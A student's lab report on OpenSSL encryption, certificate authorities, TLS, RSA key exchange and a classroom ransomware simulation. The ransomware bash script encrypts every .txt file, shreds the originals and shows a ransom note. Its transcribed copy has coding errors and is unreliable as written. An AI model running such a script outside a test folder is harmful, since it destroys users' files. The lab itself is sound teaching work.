

Module 6 Lab:
Encryption, Certificate Generation, and Ransomware (Group)
JR Clark (002035589)
NEU DAMG7350 (Spring 2026)

Introduction

This lab explored core cryptographic concepts used in modern security systems, including symmetric encryption, asymmetric encryption, certificate generation, TLS communication, and a controlled ransomware simulation. Each task demonstrates a foundational security principle used in real-world systems, and the appendix contains the detailed commands and screenshots supporting each step.

Symmetric Encryption (AES)

I began by cloning the Kali VM and creating a plaintext file to demonstrate symmetric encryption. Using AES-256-CBC, I encrypted and decrypted the file with OpenSSL. This step illustrates how symmetric encryption provides fast, efficient protection for data at rest and is widely used in storage systems, full-disk encryption, and secure backups.

Asymmetric Encryption (RSA) and Key Pair Management

Next, I generated an RSA key pair for asymmetric encryption. Asymmetric cryptography is essential for secure key exchange, digital signatures, and authentication. After generating the keys, I used them to encrypt and decrypt a test message, confirming that only the holder of the private key can reverse the encryption. I later renamed the keys to JR_private_key.pem and JR_public_key.pem to avoid confusion during the group exchange.

During this portion of the lab, I also encountered a practical limitation of RSA that is often overlooked in introductory exercises: **RSA can only encrypt very small amounts of data directly**. This reinforced an important real-world principle: RSA is not designed to encrypt full messages. Instead, it is used to encrypt **small secrets** such as passwords, account numbers, or symmetric keys. Modern systems avoid this limitation through **hybrid encryption**, where RSA encrypts only a randomly generated AES key, and the actual data is encrypted symmetrically.

Certificate Authority Creation and PKI Trust Hierarchy

For the certificate authority portion, I created a CA private key and self-signed CA certificate. This models how trust anchors are established in real PKI systems. I then generated a certificate signing request for a server certificate and used the CA to sign it. This exercise demonstrated how certificate hierarchies establish trust: the CA acts as the **root of trust**, and any certificate it signs inherits that trust through a verifiable signature.

When I later launched a TLS server using the signed certificate and connected to it with an OpenSSL client, the client validated the server certificate by checking its signature against the CA certificate I had created earlier. This mirrors how browsers validate HTTPS sites: if a certificate chains back to a trusted root, the connection is considered authentic. Seeing this process end-to-end made the TLS handshake more concrete—certificate validation is not just a formality, but a critical defense against impersonation, man-in-the-middle attacks, and rogue servers.

The lab also highlighted why PKI is foundational to secure communication: without a trusted hierarchy, encrypted channels would have no reliable way to confirm the identity of the party on the other end. Understanding this trust model is essential for evaluating the security of real-world systems, especially as organizations increasingly rely on automated certificate issuance, short-lived certificates, and zero-trust architectures.

Ransomware Simulation and Script Debugging

The ransomware simulation required creating a test directory and running a provided script that encrypted all .txt files and displayed a ransom note. This exercise highlights how ransomware typically operates: encrypting user data and demanding a key for recovery. I

successfully decrypted the files using the correct password, demonstrating both the attack mechanism and the recovery process.





Partner Key Exchange

For the group key-exchange component, I created a shared folder in Canvas and uploaded my public key. Asymmetric key exchange is a core mechanism for securely sharing information without exposing private keys. I posted instructions in a Canvas discussion thread and notified my team via Teams and email. My teammates Ian Latta and Ziwei Song encrypted small plaintext files using my public key and uploaded the encrypted versions to the shared folder. I decrypted both files using my private key and posted the results in the discussion thread. This completed a full partner key-exchange workflow, mirroring how secure communication channels are established in distributed systems.

Conclusion

This lab tied together the essential components of modern cryptography and showed how they function as an integrated security ecosystem rather than isolated tools. Working through AES, RSA, PKI, TLS, and the ransomware simulation made it clear how confidentiality, authentication, and trust are established and enforced in real systems. The PKI and TLS exercises, in particular, demonstrated how certificate hierarchies create verifiable trust relationships that prevent impersonation and secure communication channels. The RSA size-limitation issue in the partner exchange reinforced that cryptographic tools have practical constraints that must be understood to use them correctly. Overall, the lab emphasized that effective security depends not just on running commands, but on understanding the assumptions, limitations, and trust models that underpin secure communication.

APPENDIX: Documented Process

Step 1: Clone Kali VM, login, open Terminal and create the secret.txt file	 <pre>jenn@kali: ~/Desktop Session Actions Edit View Help (jenn@kali)-[~] \$ cd Desktop/ (jenn@kali)-[~/Desktop] \$ echo "Top secret data" > secret.txt (jenn@kali)-[~/Desktop] \$ cat secret.txt Top secret data (jenn@kali)-[~/Desktop] \$</pre>
Step 2: AES Encryption Command + Encrypted Output	 <pre>(jenn@kali)-[~/Desktop] \$ openssl enc -aes-256-cbc -pbkdf2 -iter 100000 -salt -in secret.txt -out s cret.enc enter AES-256-CBC encryption password: Verifying - enter AES-256-CBC encryption password: (jenn@kali)-[~/Desktop] \$ cat secret.enc Salted__!X*##pR*%*}~*zJ*++hg= ++~ ++: (jenn@kali)-[~/Desktop] \$</pre>
Step 3: AES Decryption Command + Restored Plaintext	 <pre>(jenn@kali)-[~/Desktop] \$ openssl enc -aes-256-cbc -pbkdf2 -iter 100000 -d -in secret.enc -out decr ypted.txt enter AES-256-CBC decryption password: (jenn@kali)-[~/Desktop] \$ cat decrypted.txt Top secret data (jenn@kali)-[~/Desktop] \$</pre>
Step 4: RSA Key Generation (private & public) – and list showing private.key and public.key	 <pre>(jenn@kali)-[~/Desktop] \$ openssl genrsa -out private.key 2048 (jenn@kali)-[~/Desktop] \$ openssl rsa -in private.key -pubout -out public.key writing RSA key (jenn@kali)-[~/Desktop] \$ openssl pkeyutl -encrypt -inkey public.key -pubin -in secret.txt -out enc rypted.bin (jenn@kali)-[~/Desktop] \$ ls -l total 16 -rw-rw-r-- 1 jenn jenn 256 Feb 9 19:39 encrypted.bin -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:37 private.key -rw-rw-r-- 1 jenn jenn 451 Feb 9 19:37 public.key -rw-rw-r-- 1 jenn jenn 16 Feb 9 19:34 secret.txt</pre>

Step 5: RSA Encryption & Decryption	<pre>(jenn@kali)-[~/Desktop] \$ cat encrypted.bin B0N0@и*****b*6=)r***A3_9*5*]L:♦F0♦Bt:1♦♦♦T♦X5♦♦ ♦TU♦3♦♦♦N♦r♦♦B♦♦l♦♦♦♦♦♦♦♦♦♦ ♦♦♦d♦♦♦{D♦}♦♦j!♦♦Dx♦BxE{g?79♦♦♦♦ m♦}♦♦=♦♦m♦V♦♦ 5i♦♦♦9♦♦♦\ka♦♦8♦H♦z2â♦);♦♦♦x=♦.♦♦♦WV♦♦T♦♦♦tYz♦♦5{1♦♦♦♦{u♦♦♦^♦ (jenn@kali)-[~/Desktop] \$ openssl pkeyutl -decrypt -inkey private.key -in encrypted.bin -out decrypted.txt (jenn@kali)-[~/Desktop] \$ cat decrypted.txt Top secret data</pre>
Step 6: CA Certification Creation (ca.crt)	<pre>(jenn@kali)-[~/Desktop] \$ openssl genrsa -out ca.key 2048 (jenn@kali)-[~/Desktop] \$ openssl req -x509 -new -nodes -key ca.key -sha256 -days 365 -out ca.crt You are about to be asked to enter information that will be incorporated into your certificate request. What you are about to enter is what is called a Distinguished Name or a DN. There are quite a few fields but you can leave some blank For some fields there will be a default value, If you enter '.', the field will be left blank. . Country Name (2 letter code) [AU]:US State or Province Name (full name) [Some-State]:CA Locality Name (eg, city) []: Organization Name (eg, company) [Internet Widgits Pty Ltd]:Northeastern University Organizational Unit Name (eg, section) []:COE Common Name (e.g. server FQDN or YOUR name) []: Email Address []: (jenn@kali)-[~/Desktop] \$ ls -l total 28 -rw-rw-r-- 1 jenn jenn 1261 Feb 9 19:46 ca.crt -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:45 ca.key -rw-rw-r-- 1 jenn jenn 16 Feb 9 19:40 decrypted.txt -rw-rw-r-- 1 jenn jenn 256 Feb 9 19:39 encrypted.bin -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:37 private.key -rw-rw-r-- 1 jenn jenn 451 Feb 9 19:37 public.key -rw-rw-r-- 1 jenn jenn 16 Feb 9 19:34 secret.txt</pre>
Step 7: Server Certificate Signing (server.crt)	<pre>(jenn@kali)-[~/Desktop] \$ openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out server.crt -days 365 -sha256 Certificate request self-signature ok subject=C=US, ST=CA, O=Northeastern University, OU=COE (jenn@kali)-[~/Desktop] \$ ls -l total 44 -rw-rw-r-- 1 jenn jenn 1261 Feb 9 19:46 ca.crt -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:45 ca.key -rw-rw-r-- 1 jenn jenn 41 Feb 9 19:49 ca.srl -rw-rw-r-- 1 jenn jenn 16 Feb 9 19:40 decrypted.txt -rw-rw-r-- 1 jenn jenn 256 Feb 9 19:39 encrypted.bin -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:37 private.key -rw-rw-r-- 1 jenn jenn 451 Feb 9 19:37 public.key -rw-rw-r-- 1 jenn jenn 16 Feb 9 19:34 secret.txt -rw-rw-r-- 1 jenn jenn 1237 Feb 9 19:49 server.crt -rw-rw-r-- 1 jenn jenn 964 Feb 9 19:48 server.csr -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:47 server.key</pre>

Step 8: TLS Server Simulation with SSL

```
(jenn@kali)-[~]
$ openssl s_client -connect localhost:4443
Connecting to ::1
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=US, ST=CA, O=Northeastern University, OU=COE
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 C=US, ST=CA, O=Northeastern University, OU=COE
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 C=US, ST=CA, O=Northeastern University, OU=COE
verify return:1

Certificate chain
 0 s:C=US, ST=CA, O=Northeastern University, OU=COE
  i:C=US, ST=CA, O=Northeastern University, OU=COE
  a:PKCS: RSA, 2048 (bit); sigalg: sha256WithRSAEncryption
  v:NotBefore: Feb 10 03:49:25 2026 GMT; NotAfter: Feb 10 03:49:25 202
7 GMT

Server certificate
-----BEGIN CERTIFICATE-----
MIIDZDCCAkYgAwIBAgIUPT2a1NcO5OGZec7ZRKzd3sMmZgswDQYJKoZIhvcNAQEL
BQAwSjELMAkGA1UEBhMCVW5CZAJBgNVBAGMAkNBMSAwHgYDVQKDBdb3J0aGVh
c3Rlcm4gVW5pdmVyc2l0eTEMAAoGA1UECwwDQ09FMB4XDTE2MDIxMDA2NDkyNVow
DTI3MDIxMDA2NDkyNVowSjELMAkGA1UEBhMCVW5CZAJBgNVBAGMAkNBMSAwHgYD
VQKDBdb3J0aGVhcnRlcm4gVW5pdmVyc2l0eTEMAAoGA1UECwwDQ09FMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQAMIIIBCAQEA0GKDbLQctgtkrWS++4mLPur5LP2G
yJ2b/vcSakGbvV+DW8kqdT8o/NRoKCAivqnPAXwmyPZN8JQPt/jtAz+MbKMmbzh/
zT/KXA4A2TXq5qwd7wqUbPQzPZTVftWcT24iQU6pZ0m7ozXGLNjMQAQoMnNwaxRB
IpU1eaaRCgu6V0pBXv0+QoPfRrt1S3IomZKLV+OF1LEBuKR+rVdLrYXwG1KyPnQ8
fZ+3GexWaM+FZnu8M0z/rDeZceb48bUYH3XMFvXRUKW0AyumME+HMXCI8E7jV7tu
W0oWUH9CdG/fzckJsQfp/aVvjLDqFRNViBLzCuhzs8+KnjDKEB8+XSukDwIDAQAB
o0IwQDAdBgNVHQ4EFgQUjP5PAdc7fzvneUCvkhwDLxqlEwHwYDVR0jBBgwFoAU
JHJNSdcuirdzB0xmo9Qe2yaVPRYwDQYJKoZIhvcNAQELBQADggEBAI8jq68EA2CC
8oNeiLqIBU5MSlsU/7n1DvLvsNkOPFE4jDlZ5x9n3p0/V0r0dJAjmx+zdeYmZ8U
OD5pMMYQ1mgkDUEbtWAFbPyrhe8wyYtjN5MywSv74M5eaLFH7IKkNJJgum0Dzu+
kUnD9Ae7m4fU+0ErkzgStYP8YMEb03Flj1h5Apd3wEtAWAqssKxUjYEDscqTeG54
Zpw2c3bYZfL5NAq9CrCLhz3RtEstT/cgKmeQRGh55VA03EZ/y7fsikPGdtMp0AwM
nKKJ9dhmxmQU2q0FradZEthizthzpqzgerjFvAPf8VoaV7TyhDWbxZ2Ee4NAbeYD
wG+V9ZVMRdk=
-----END CERTIFICATE-----

subject=C=US, ST=CA, O=Northeastern University, OU=COE
issuer=C=US, ST=CA, O=Northeastern University, OU=COE

No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: rsa_pss_rsae_sha256
Negotiated TLS1.3 group: X25519MLKEM768

SSL handshake has read 2516 bytes and written 1740 bytes
Verification error: unable to verify the first certificate

New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Protocol: TLSv1.3
Server public key is 2048 bit
This TLS version forbids renegotiation.
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 21 (unable to verify the first certificate)

Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol : TLSv1.3
    Cipher : TLS_AES_256_GCM_SHA384
    Session-ID: 44CAA5384474CD0EF318921C68AA044E2F32809E044987D8EC087CA
0992DC78B
    Session-ID-ctx:
    Resumption PSK: 69C86251788623A9AFCEB8C4FD54FDDC71A220D9A18AB197768
F3A7F997DFDCA8FCA7FD2FA75920E204661F78517AB2
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 7200 (seconds)
    TLS session ticket:
0000 - f3 44 ce 5e 3d 92 38 10-bc e6 b0 64 97 a0 f6 b6 .d.^=.8...
.d....
0010 - 02 69 c3 c2 3e 9d 46 c5-d6 ed c9 f3 19 1d cf 13 .i...>.F...
.....
0020 - 1b 4a ec c5 a4 4c c2 a0-95 ac ba ca 0f ac d6 83 .J...L....
```

		<pre>..... 0020 - 1b 4a ec c5 a4 4c c2 a0-95 ac ba ca 0f ac d6 83 .J...L.... 0030 - f6 c6 31 e5 b3 b2 d9 fd-8e 20 bc d7 a4 7f f1 4f ..1.....0 0040 - 91 97 9f 93 04 33 7b 1c-5a 5d 43 95 8b 9f 7e 58 3{.Z] C...~X 0050 - 94 cf 98 36 5f 2f a6 8d-81 6d 27 ff 59 8f 48 d9 ...6_/...m '.Y.H. 0060 - 24 b3 45 d9 d3 0a 91 c5-e5 bf 52 e2 ce ed 34 69 \$.E..... R...4i 0070 - 8b 4e d0 f3 0c 10 4b 26-23 aa e0 f4 aa d4 c3 03 .N....K6#. 0080 - 41 17 4a c0 7b bc 31 bc-00 ea 22 55 fc 64 fc 02 A.J.{.1... "U.d.. 0090 - 42 a3 b9 9b 17 d5 db 63-e9 c2 74 77 f8 a9 02 fb B.....c.. tw.... 00a0 - 71 0c 73 91 45 1a 20 a1-b0 c3 d6 48 d4 e9 89 24 q.s.E.H...\$ 00b0 - 6c a5 b5 b0 88 3f 03 ca-3f bf 05 b0 c4 d7 64 69 l...?..?.d1 00c0 - b1 94 19 1c ed a1 83 0e-31 89 07 bd c7 dc d5 43 1.C Start Time: 1770695901 Timeout : 7200 (sec) Verify return code: 21 (unable to verify the first certificate) Extended master secret: no Max Early Data: 0 read R BLOCK Post-Handshake New Session Ticket arrived: SSL-Session: Protocol : TLSv1.3 Cipher : TLS_AES_256_GCM_SHA384 Session-ID: 38E8E04FBF657F3E3F028AB356559D3F5DF879505122BA048DC2A43 2D4BDF9E Session-ID-ctx: Resumption PSK: B0BC49519ED30837F01B5011A1F3051A48BB1038EF40311F4F1 E25295CE20CFFCCE045734763D08BF79028392B71DA648 PSK identity: None PSK identity hint: None PSK identity: None PSK identity hint: None SRP username: None TLS session ticket lifetime hint: 7200 (seconds) TLS session ticket: 0000 - f3 44 ce 5e 3d 92 38 10-bc e6 b0 64 97 a0 f6 b6 .D.≈.8... .d.... 0010 - a2 1a d4 ad 29 df 7b a5-8d 3a 2a ef 6c b2 99 21 ){..: *.l..! 0020 - 08 7f 5f 2b 73 92 f3 07-0c e4 f8 c4 be cd 9e ef .._+s..... 0030 - 87 c5 d2 e6 45 19 da 7a-f5 e1 b8 9d 11 92 f7 ad E...Z.. 0040 - 6e f6 94 a1 48 25 2a cd-c7 e9 c4 c3 4b da 21 75 n...H%*... ..K.!u 0050 - 6b 2c 76 ad bf 86 74 d3-9f fb e3 56 fd f2 45 42 k,v...t... .V..EB 0060 - e6 91 72 54 21 6b 59 d1-3b aa ab 3c a0 20 aa fb ..rT!kY.;. .<. .. 0070 - 45 7c f4 fa ca 46 58 a6-bc e8 22 ce cf b0 b0 bc E ...FX... "..... 0080 - 91 98 b6 7a 63 2f 3e c4-4b 53 36 6b b1 fd 1c fa ...zc/>.KS 6k.... 0090 - 25 c1 a2 36 58 9d 02 fa-6f a1 56 3c 78 ed 0a e3 %..6X...o. V<x... 00a0 - 0c 5d fb 40 d7 1b 60 de-45 ec 0c ad 78 47 67 4d .].@..`.E. ..xGgM 00b0 - 4c e4 54 2a 43 fc e2 9f-cb 94 43 0b 93 89 40 a9 L.T*C..... C...@. 00c0 - 69 1b bb 92 78 65 d5 f4-18 77 ae 58 ca 38 e0 d3 i...xe...w .X.8.. Start Time: 1770695901 Timeout : 7200 (sec) Verify return code: 21 (unable to verify the first certificate) Extended master secret: no Max Early Data: 0 read R BLOCK</pre>
--	--	--

Step 9: Create test directory and files for ransomware test

```
(jenn@kali)-[~/Desktop]
$ mkdir test

(jenn@kali)-[~/Desktop]
$ cd test


(jenn@kali)-[~/Desktop/test]
$ echo "Original text for 1.txt" > 1.txt

(jenn@kali)-[~/Desktop/test]
$ echo "Original text for 2.txt" > 2.txt

(jenn@kali)-[~/Desktop/test]
$ echo "Original text for 3.txt" > 3.txt

(jenn@kali)-[~/Desktop/test]
$ ls
1.txt 2.txt 3.txt
```

Step 10: go through all sorts of shenanigans trying to enable copy-paste from MacOS to VM with UTM, then setting up a file server from MacOS terminal, putting the ransomware text in a txt file and visiting it in a webbrowser on the VM



The screenshot shows a web browser window with the address bar displaying 'http://192.168.64.1:8000/ransomware.txt'. The page content is a shell script for a ransomware simulation. The script includes comments and code for encrypting files, simulating a ransom note, and decrypting files using a password. The script is as follows:

```
# Encrypts all .txt files in a folder and deletes
# originals, then simulates ransom note and decryption
#
PASSWORD="topsecret" # Pre-set encryption password
ENCRYPTED_EXT=".locked"
KEY_FILE="decryption.key"

# Step 1: Encrypt all .txt files
echo "[*] Encrypting all .txt files in $(pwd)..."
for file in *.txt; do
    if [ -f "$file" ]; then
        openssl enc -aes-256-cbc -pbkdf2 -iter 100000 \
        -salt -in "$file" -out "${file}ENCRYPTED_EXT" -k "$PASSWORD"
        shred -u "$file" # securely delete original
        echo "[+] Encrypted and deleted: $file"
    fi
done

# Step 2: Simulate ransom note
echo "=====
!!! ALL YOUR FILES HAVE BEEN ENCRYPTED !!!
To recover your files, enter the decryption key.
=====

# Step 3: Prompt for password to decrypt
read -s -p "Enter decryption password: " USER_PASS
echo

if [ "$USER_PASS" == "$PASSWORD" ]; then
    echo "[*] Decrypting files..."
    for enc_file in "${ENCRYPTED_EXT}"; do
        if [ -f "$enc_file" ]; then
            original_file="${enc_file}${ENCRYPTED_EXT}"
            openssl enc -aes-256-cbc -pbkdf2 -iter 100000 \
            -d -in "$enc_file" -out "$original_file" -k "$PASSWORD"
            shred -u "$enc_file"
            echo "[+] Decrypted: $original_file"
        fi
    done
    echo "[*] All files have been restored."
else
    echo "[x] Incorrect password. Files remain encrypted."
```

Step 10: Ransomware Script Encrypting Files

```
(jenn@kali)-[~/Desktop/test]
$ ls -la
.  ..  1.txt  2.txt  3.txt  ransomware_simulation.sh




(jenn@kali)-[~/Desktop/test]
$ chmod +x ransomware_simulation.sh



(jenn@kali)-[~/Desktop/test]
$ ./ransomware_simulation.sh
[*] Encrypting all .txt files in /home/jenn/Desktop/test ...
[+] Encrypted and deleted: 1.txt
[+] Encrypted and deleted: 2.txt
[+] Encrypted and deleted: 3.txt

=====
!!! ALL YOUR FILES HAVE BEEN ENCRYPTED !!!
To recover your files, enter the decryption key.
=====

Enter decryption password:
./ransomware_simulation.sh: line 49: syntax error: unexpected end of file from
m `if' command on line 34

(jenn@kali)-[~/Desktop/test]
$
```

Step 11: Enter the password and get an error	 <pre>(jenn@kali)~[/Desktop/test] \$./ransomware_simulation.sh [*] Encrypting all .txt files in /home/jenn/Desktop/test ... !!! ALL YOUR FILES HAVE BEEN ENCRYPTED !!! To recover your files, enter the decryption key. Enter decryption password: ./ransomware_simulation.sh: line 49: syntax error: unexpected end of file from 'if' command on line 34</pre>
Step 12: Debug the ransomware script Initially, the script failed due to a missing fi statement, which prevented the decryption logic from executing.	Copy-paste error with the last “fi” because the table with the code breaks over a page and I missed that (NOTE TO TA: Set this table to NOT break across pages): <pre>fi done echo "[✓] All files have been restored." else echo "[x] Incorrect password. Files remain encrypted."</pre> <pre>fi</pre>
Step 13: Run Script & Successful password entry	 <pre>(jenn@kali)~[/Desktop/test] \$./ransomware_simulation.sh [*] Encrypting all .txt files in /home/jenn/Desktop/test ... [+] Encrypted and deleted: 1.txt [+] Encrypted and deleted: 2.txt [+] Encrypted and deleted: 3.txt !!! ALL YOUR FILES HAVE BEEN ENCRYPTED !!! To recover your files, enter the decryption key. Enter decryption password: [x] Incorrect password. Files remain encrypted. (jenn@kali)~[/Desktop/test] \$./ransomware_simulation.sh [*] Encrypting all .txt files in /home/jenn/Desktop/test ... !!! ALL YOUR FILES HAVE BEEN ENCRYPTED !!! To recover your files, enter the decryption key. Enter decryption password: [*] Decrypting files ... [+] Decrypted: 1.txt [+] Decrypted: 2.txt [+] Decrypted: 3.txt [âœ“] All files have been restored. (jenn@kali)~[/Desktop/test] \$</pre>
Step 14: Rename my keys & Create Shared folder for Key Exchange	 <pre>(jenn@kali)~[/Desktop] \$ mv private.key JR_private_key.pem (jenn@kali)~[/Desktop] \$ mv public.key JR_public_key.pem</pre>
Step 15: Initiate group exchange by creating Folder for uploading keys & encrypted documents,	https://northeastern.instructure.com/groups/314715/discussion_topics/3098439

Discussion post and email team	Shared the Canvas Discussion link via Teams and email to other 3 team members.
Step 16: Download encrypted files and public keys	<pre> (jenn@kali)-[~/Desktop] \$ cd DAMG7350-lab8 (jenn@kali)-[~/Desktop/DAMG7350-lab8] \$ ls -l total 16 -rw-rw-r-- 1 jenn jenn 256 Feb 11 10:01 encrypted_for_JR.bin -rw-rw-r-- 1 jenn jenn 451 Feb 11 10:01 IL_public_key.pem -rw-rw-r-- 1 jenn jenn 256 Feb 11 10:00 message_for_JR_from_IL.enc -rw-rw-r-- 1 jenn jenn 451 Feb 11 10:01 public_ziwei.key </pre>
Step 17: Decrypt messages	<pre> (jenn@kali)-[~/Desktop/DAMG7350-lab8] \$ openssl pkeyutl -decrypt -inkey JR_private_key.pem -in message_for_JR_from_IL.enc -out message_for_JR_from_IL.txt (jenn@kali)-[~/Desktop/DAMG7350-lab8] \$ openssl pkeyutl -decrypt -inkey JR_private_key.pem -in encrypted_for_JR.bin -out encrypted_for_JR.txt </pre>
Step 18: Open decrypted messages from Ian and Ziwei:	 
